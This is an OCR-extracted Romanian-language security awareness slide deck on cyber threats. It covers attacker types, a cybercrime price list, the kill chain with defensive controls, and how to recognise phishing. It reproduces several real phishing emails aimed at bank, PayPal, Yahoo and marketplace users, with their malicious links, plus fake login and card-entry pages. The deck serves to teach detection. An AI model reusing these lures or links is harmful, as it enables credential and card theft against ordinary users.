


# Top 10 Cyber Threats



# Agenda zilei



- 01 Amenințări cibernetice moderne;**
- 02 Cele mai des întâlnite amenințări cibernetice;**
- 03 General Security Tips;**
- 04 Laborator;**

## **Anatomia unui atac?**

- Actori bine pregătiți care au o motivație clară;
- Mijloace logistice nelimitate, aflata într-o continuă dezvoltare;
- Atacurile urmează un patern și fiecare grup/individ se specializează pe anumite tehnici-TTPs;
- Tehnicile utilizate de diferite grupuri variază în funcție o multitudine de factori;
- Atribuirea – analiza unui cumul de factori;


## ATACATORII?



**State sponsored**, profesioniști, tool-uri custom performante, buget nelimitat, scopuri Strategice, asociați cu APT

**Cyber criminals** – profesioniști bine organizați, tool-uri performante, buget nelimitat, scopuri financiare;

**hackivisti** - persoane motivate ideologic, nu sunt coagulați în grupuri;



Cine?

SOCIAL ENGINEERING SPECIALIST  
Because there is no patch for  
human stupidity



#### INTENT

The goals your adversary wants to achieve



#### CAPABILITY

The ability of your adversary to successfully breach your organization and achieve their intended goal(s)



#### OPPORTUNITY

Your adversary's timing and knowledge of your environment, including its vulnerabilities



#### A THREAT

A threat to your organization



Cum apare o  
Breșă?

SOCIAL ENGINEERING SPECIALIST  
Because there is no patch for  
human stupidity

JINX.COM

# Cybercriminal Ecosystem

Cybercrime is no longer a one man man operation. Within the cybercrime underground an attacker can find a wealth of tools and services that can be bought or rented to facilitate different aspects of the attack lifecycle.\*

Fraud as a service is constantly changing and adapting to new security solutions, offering end to end technologies, multiple SLA levels and low prices for everything a cybercriminal might need.

## Infrastructure

Cost: \$50 - \$1,000  
(Rental per month)  
Hosting services for malware update, configuration and command and control servers. Some are fast flux or TOR based.



## Spammers

Cost: \$1 - \$4 per 1000 emails  
Spam botnet operators that spread emails with attachments or links, leading to a Trojan infection.



## Malware

Cost: Free - \$20k  
(license based)  
Trojan designed to steal data, manipulate online banking sessions, inject screens and more.



## Exploit Kits

Cost: \$2K  
(monthly rental)  
Toolkits designed to exploit system and software vulnerabilities resulting in a malicious download.



## Droppers

Cost: Free - \$10K  
Software designed to download malware to an infected device, evading antivirus and research tools.



## Money Mules

Cost: Up to 60% of account balance  
A person who receives the stolen money from a hacked account and transfers the funds via an anonymous payment service to the mule operator.




\* This graphic shows conceivable elements of a cybercriminal attack. Please let your security team know if you have any concerns or questions.

© Copyright International Business Machines Corporation (IBM). Printed in the United States of America (June, 2010). The following are trademarks of International Business Machines Corporation in the United States and/or other countries, or both: IBM® and Logo.

Cum sunt  
Organizati?

SOCIAL ENGINEERING SPECIALIST  
Because there is no patch for  
human stupidity


JINX.COM



**Ce facem noi?**

**SOCIAL ENGINEERING SPECIALIST**  
Because there is no patch for human stupidity

## Six Primary Phases



Ce facem noi?

SOCIAL ENGINEERING SPECIALIST  
Because there is no patch for  
human stupidity

# — Achieve resilience

- 1 *Reconnaissance*
- 2 *Weaponization*
- 3 *Delivery*
- 4 *Exploitation*
- 5 *Installation*
- 6 *Command & Control*
- 7 *Actions on Objectives*

	Detect	Deny	Disrupt	Degrade	Deceive
1 <i>Reconnaissance</i>	Web analytics	Firewall ACL			
2 <i>Weaponization</i>	NIDS	NIPS			
3 <i>Delivery</i>	Vigilant User	Proxy filter	Inline AV	Email Queuing	
4 <i>Exploitation</i>	HIDS	Vendor Patch	EMET, DEP		
5 <i>Installation</i>	HIDS		AV		
6 <i>Command &amp; Control</i>	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect
7 <i>Actions on Objectives</i>	Audit log			Quality of Service	Honeypot

Ce facem noi?

SOCIAL ENGINEERING SPECIALIST  
Because there is no patch for  
human stupidity

JINX.COM

## Tipuri de atacuri

01 Phishing

02 Scams (BEC, CEO scam)

03 Ransomware

04 Worms, Trojans and RAT

05 Malware outbreak

06 Hacking and APT

**You've got new funds!**

Dear PayPal User,

Linda Brown just sent you money with PayPal.  
Linda Brown is a **Verified buyer**.

**Payment Details**

- Amount: £67.00
- Transaction ID: 5V758872CS5622206
- Subject: Ship before 08/11/2006
- Note: You have been paid for "Sony Ericsson F900 Phone" (250044129039)

**Delivery Information**

Address: Mr. Adewale Brown  
P.O Box 24343 MAPO  
Ibadan  
Oyo State  
Nigeria  
23402

Address Status: Confirmed

This PayPal payment has been deducted from the buyer's account and has been **"APPROVED"** but will not be credited to your account until the shipment reference/tracking number is sent to us for shipment verification so as to secure both the buyer and the seller. Below are the necessary information requested before your account will be credited. Send tracking number to us or email us through this mail [paypal\\_consultant\\_online@auctionfan.net](#) and our customer service care will attend to you. As soon as you send us the shipment's tracking number to us for security purposes and the safety of the buyer and the seller, the money will be credited to your account.

**\*\*PLEASE NOTE\*\***  
Once shipment has been verified and the tracking number sent to us, you will receive a "CONFIRMATION Email" from PayPal informing you that the Money has been credited

Please note that this is a system generated email. Please do not reply to this email. If you have questions, please click the following link or paste it in your browser <http://pages.ebay.com/help/basics/select-support.html>

**eBay** eBay sent this message to (XXXX).  
Your registered name is included to show this message originated from eBay. [Learn more](#).

## Invoice

Dear XXXXXX,

Thank you for shopping on eBay! Your total amount due is USD \$996.55. [Download](#) and pay your invoice 85804506857XXX.

Email reference id: #b501212e8c4629c687827d3e0fbdcbaa#

Subject: Avertisment pentru incalcarea regulamentului



### Avertisment pentru incalcarea regulamentului

Salut, [REDACTED]@yahoo.com  
Iti mulțumim pentru interesul făt de serviciile Okazi.ro

Ca urmare a încălcării Poliției de Listare ( date de contact ), primesti un avertisment pentru încalcarea regulamentului. Îți reamintim că încălcările repeatate ale Regulamentului pot duce la suspendarea temporară sau chiar definitivă a contului tau.

Te rugăm să te loghezi în contul tau, sa vizualizezi mesajul trimis de echipa Okazi.ro și sa urmezi instrucțiunile oferite.

Pentru a accesa contul tau pe Okazi.ro, click pe linkul de mai jos:  
[http://drapido.prototyping.com/Templates/images/\\_cc\\_logos/www.okazi.ro/](http://drapido.prototyping.com/Templates/images/_cc_logos/www.okazi.ro/)

In caz contrar, contul tau va fi suspendat definitiv în maximum 24 de ore, iar Sistemul de comisionare Okazi.ro îl va percepe un comision pentru aceasta procedură.

Te rugăm ca, pe viitor, să respecti recomandările care sunt disponibile în secțiunea [Ajutor](#).

-----Original Message-----

From: OFFICE@SANNET.RO  
Sent: 20/06/2017 08:46:37 AM  
To: <bd24@bancatransilvania.ro>  
Subject: Fw: Actualizare Urgenta ! Banca Transilvania\*

**From:** Banca Transilvania#  
**Sent:** Tuesday, June 20, 2017 8:29 AM  
**To:** office@saninet.ro  
**Subject:** Actualizare Urgenta ! Banca Transilvania\*

Buna ziua,

Va rugam sa va actualizati datele si sa completati informatiile cerute.

Pentru actualizare: [apasati aici](#) !


Atentie Banca Transilvania nu va cere niciodata date despre cardul dumneavoastra sau despre codul pin.

Salutari,  
Centrul de clienti  
Banca Transilvania S.A.

**Activități de phishing ce vizează compromiterea credențialelor de acces la e-mail sau la alte conturi ale utilizatorului.**

## Ce observăm?

Elementele comune



## Observații

- transmise în numele operatorului legitim,
- folosesc elemente vizuale care duc cu gândul la site-ul original,
- uneori au greșeli de scriere și conținut sărăcăios (nu toate link-urile din corpul email-ului funcționează);
- au un link în cadrul corpului e-mail-ului, uneori e-mail-ul este transmis în format html și în locul link-ului apare un buton, care apăsat va redirecționa utilizatorul pe o pagină web controlată de atacator;
- Solicită o acțiune imediată din partea utilizatorului, amenințând cu adoptarea unei măsuri coercitive împotriva utilizatorului, în cazul în care acesta nu acționează de îndată;
- Uneori prezintă oferte de genul - **prea bine ca să fie adevărat.**


### How do I know if it's a phishing email?

Common characteristics of phishing emails:

- Addressed to a generic or group recipient
- Appear to be sent from someone known to the receiver or a trusted organization (i.e. CCHS)
- Convey a sense of urgency, prompting the receiver for immediate action
- Contain blank To: or Cc: fields
- Subject line is uninformative and/or doesn't reflect the email content
- Signature is often vague or generic
- Prompts you for a username and/or password, or other sensitive information
- Occasionally includes misspelled words, grammatical errors, or other confusing information



#### Common Characteristics of Email Phishing



# Rețineți

## Când investigăm un email:

- băncile, platformele de comerț electronic, nu solicită date personale sau credențiale prin intermediul e-mail-ului, au alte metode de a comunica cu utilizatorul și de a cere acestuia să-și confirme identitatea;
- orice activitate suspectă a unui cont duce la blocarea acestuia, utilizatorul putând să-l deblocheze numai după ce transmite copii ale actelor de identitate sau facturi prin care să-și confirme identitatea;
- **email, prin care se solicită date personale, acțiunea de logare, date bancare = phishing.**



# Infrastructura de atac - atacator

- Recon: definirea țintei;
- Strangerea adreselor de email;
- Weapon : construirea infrastructurii – conținut de email, landing page;
- Delivery – trimiterea de email-uri (sender IP și domeniu);
- Exploatation – utilizatorii sunt determinați să furnizeze datele pe care atacatorul le vizează prin intermediul paginii web special customize (domeniu folosit, IP, cod sursă);



# Infrastructura de atac – detect and deny

- Detect - Phishing investigation – cine, ce, unde, cum, când?
- Măsuri de blocare a atacului;
- Delivery – câți utilizatori au primit mailul – vizibilitate la nivelul serverului de mail;
- Action and objective – cine au fost victimele – vizibilitate la nivelul log-urilor pe echipamentele de rețea;



**Atenție: conturile create cu ajutorul unei căsuțe de e-mail pot fi compromise dacă contul de e-mail este compromis.**

3 Bureau CREDIT REPORT

Previous | Next | Back to Messages

Delete Reply Forward Spam Move... Mark as Unread

Your Account Updates: Action Required

From: "account-updates@cc.yahoo-inc.com" <loisknutson@shaw.ca>

To: undisclosed-recipients

Thursday, February 14, 2013

**YAHOO!**

Dear Customer,

Your E-mail account has exceeded its limit and needs to be validated.

Please [click here](#) to validate your account.

Regards,  
Yahoo! Member Services

Copyright © 2012 Yahoo Web Services. All rights reserved. [Company Info](#) | [Terms of Service](#) | [Privacy Policy](#)  
To learn more about how we use your information, see our [Privacy Policy](#)

My Folders [Add - Edit]

Chat & Mobile Text [Show]  
I am Invisible  
Settings

acctnm.icr38.net

Sign in to Yahoo!

YAHOO!

There's a new master of the digital universe. YOU.

Welcome to the new, more-personal-than-ever Yahoo!.

- Add whatever sites you love to the new Yahoo! homepage.
- Connect, do, and share more with Yahoo! Mail.
- Do more with results you find on Yahoo! Search.
- Take your favorite things on the go with Yahoo! Mobile.

Copyright © 2010 Yahoo! Inc. All rights reserved.  
[Copyright/IP Policy](#) | [Terms of Service](#) | [Guide to Online Security](#) | [Privacy Policy](#)

## Facebook phishing

De asemenea, a luat amploare și compromiterea conturilor utilizate pe platformele sociale.

Log In | Facebook

192.168.26.128

facebook

Sign Up Facebook helps you connect and share with the people in your life. [hackthedark.blogspot.in](#)

Facebook Login

Email:   
Password:   
 Keep me logged in

or [Sign up for Facebook](#)


Forgot your password?

English (US) [ગુજરાતી](#) [हिन्दी](#) [ਪੰਜਾਬੀ](#) [தமிழ்](#) [ଓଡ଼ିଆ](#) [മലയାଲମ୍](#) [Español](#) [Português \(Brasil\)](#) [Français \(France\)](#) ...


Facebook © 2012 [Mobile](#) · [Find Friends](#) · [Badges](#) · [People](#) · [Pages](#) · [About](#) · [Create an Ad](#) · [Create a Page](#) · [Developers](#) · [Careers](#) · [Privacy](#) · [Cookies](#) · [Terms](#) · [Help](#)

- O acțiune foarte nocivă pentru bunul mers al activității profesionale este **compromiterea contului de e-mail al unui angajat**, deoarece aceasta poate avea ca și consecință pierderi financiare semnificative, compromiterea unor parteneri de afaceri și folosirea contului de e-mail în scopuri malicioase (inițierea unor alte atacuri de tip phishing sau transmiterea de malware către persoanele din lista de contacte);
- **Foarte targhetate sunt conturile de e-mail integrate cu MO365 și Google Business;** Utilizatorul primește un e-mail, aparent din partea unui coleg sau din partea unui partener de afaceri, prin care î se comunică că a primit acces la un document, dar link-ul integrat în e-mail va conduce utilizatorul pe o pagină aflată în controlul atacatorului;
- Pe aceasta pagină se va solicita user-ul și parola de la contul de MO365 sau Google sub pretextul accesului la acel document.

**Phishing-ul  
țintește conturile  
business de e-mail**



Accesarea link-ului din poză va redirectiona utilizatorul către o pagină falsă de logare în MO365 sau Google.



## Consecințe?

Fără măsuri de protecție suplimentare, contul de e-mail va fi accesibil atacatorului. Aceasta va avea acces la setările contului și de cele mai multe ori adăugă o regulă de forwardare a e-mail-urilor către o adresă controlată de el.



### Consecințe ale compromiterii contului de e-mail folosit în activitatea de business?

- Pierderea de date;
- Pierderea de bani;
- Compromiterea altor utilizatori sau sisteme;
- Compromiterea partenerilor de afaceri;
- Pierderi de imagine;
- Îngreunarea activității, procese, uneori faliment;
- Amendă!

## **Obținerea de date cu caracter personal (nume, adresă, număr de telefon, date de identificare personală - CNP, serie buletin sau copii ale actelor de identitate, etc);**

- În anumite situații atacatorul dorește să obțină datele personale ale utilizatorului, deoarece aceste date pot fi folosite în operaționalizarea de conturi, chiar și bancare, în falsificarea de documente, în alte activități de criminalitate informatică de tip auction scams;
- Cel care intră în posesia datelor dumneavoastră, deschide un cont pe un site de comerț electronic, confirmă acest cont cu ajutorul datelor utilizatorului și apoi folosește contul respectiv pentru a induce în eroare cumpărători de bună credință;
- De asemenea, falsificarea unui act de identitate este o operațiune facilă, aceste acte fiind folosite la deschiderea de conturi bancare sau firme, care ulterior sunt folosite în alte activități de criminalitate informatică.



Cea mai bună măsură de protecție este să nu furnizați datele dumneavoastră ca urmare a unor solicitări venite prin e-mail, sau ca urmare a identificării în mediul online a unor oferte de muncă (home work). Atenție la ofertele de muncă identificate în mediul online care presupun ca dumneavoastră să derulați activități de tip "ofițer finanțări", "agent finanțări" sau alte denumiri, care implică primirea de transferuri în conturile dumneavoastră bancare și ulterior retrimiterea fondurilor către alți destinatari prin servicii financiare de transfer rapid gen WesternUnion sau MoneyGram.

- atacatorul se va folosi fie de numele unor autorități financiare sau fiscale cu care utilizatorul are o anume relație, acesta fiind și elementul care ar trebui să ridice suspiciuni cu privire la legitimitatea unui astfel de e-mail;
- atacatorul va copia pagini web sau elemente vizuale ale deținătorului de drept;



**Protejati-vă cardul Visa/MasterCard pentru tranzactii pe INTERNET**

**Stimată Doamnă/ Stimat Domn,**

În conformitate cu prevederile Regulamentului BNR nr. 9/2008 privind cunoașterea clientelei în scopul prevenirii spălării banilor și finanțăril terorismului, modificat prin Regulamentul BNR nr. 16/2009, băncile sunt obligate să asigure actualizarea datelor de identificare ale clientilor.

In cazul sistemului 3D Secure pentru plata cu carduri Visa sau MasterCard, datele legate de cardul dumneavoastră, sunt introduse direct în sistemele Visa sau MasterCard, iar în cazul în care cardul dumneavoastră a fost emis de către o bancă certificată în sistemul 3D Secure, autorizarea tranzacției se face doar după autentificarea dumneavoastră în acest sistem.

Pentru actualizarea datelor și preventirea blocării sistemului 3D Secure pentru cardul dvs. faceti click pe linkul de mai jos:

<http://autentificare.co/auth/activare.html?ID=40230943ij0403>

Multumim.

S.C. ROMCARD S.A.  
Vasile Milea 2H  
061344 Bucuresti - Sector 6



Friday, March 20, 2009 5:57 PM

**Masura de securitate**

From: "Raiffeisen Online" <Raiffeisen.Online@raiffeisenonline.ro>  
To: undisclosed-recipients



Buna ziua

Serviciul Tehnic Raiffeisen Online efectuează un upgrade program software bancar în scopul de a îmbunătăți calitatea serviciilor bancare.

Vă rugăm să începeți procesul de confirmare client. Pentru a face acest lucru, vă rugăm să faceți clic pe link-ul pe care îl găsiți la sfârșitul acestui mesaj.

**Faceti clic aici pentru a confirma**

Ne cerem scuze pentru orice perturbare, și vă mulțumim pentru cooperare

© Raiffeisen Bank 2009

Ce observăm?



www.dablers.co.uk/index2.html

**Raiffeisen BANK**

**Reușim împreună.**

Formular Online-Banking

24.04.2014 15:31:14

Newsletter RSS

Curs valutar Documente utile

Calculator depozite Debani depozite

Retea unitati Retea bancomate

Unitati deschise in weekend Vreau sa fiu apelat

Calulator-rieti Simulator-IBAN

Sugesti si Sesiuni Telefane utile

Cautare Noutati

ABCdei bancar Persoane Fizice Servicii bancare personalizate Intreprinderi mici si mijlochi Profesi Liberele Fonduri Structurale Comparti Tresorarie Cariera Media Locatii bunuri in executare Despre Raiffeisen Bank H. Stepic CEE Charity Raiffeisen Bank International Extras Electronice Raiffeisen Online - Internet Banking Contact Raiffeisen Bank

\* Numar:  
\* Numar de card:  
Data expirare card:  
Lunar: Anul: Ultimale 3 cifre la spate  
pe spatele cardului sunt banda magnetica

Codul CVV al cardului  
Parola 3D-Secure  
Continu >

Ce observăm?

Pagini false ce imită paginile băncilor.

BRD-NET: ACCES LA CONȚINUT Windows Internet Explorer

BRD-NET: ACCES LA CONȚINUT

**BRD GROUPE SOCIETE GENERALE**

**IDENTIFICARE**

Formular de activare a serviciului MOBILIS

COD NUMERIC PERSONAL (CNP) [223657999123] SERIA BUNUL [RH 938323] (ex. RH 938323)

E-MAIL [user@mobili.com] TELEFON [ ]

STRADA [ ] NR. [ ]  
BL. [ ] SC. [ ] ET. [ ] AP. [ ]  
ORAS [ ]

VALIDARE [ ]

**ATENȚIE!**  
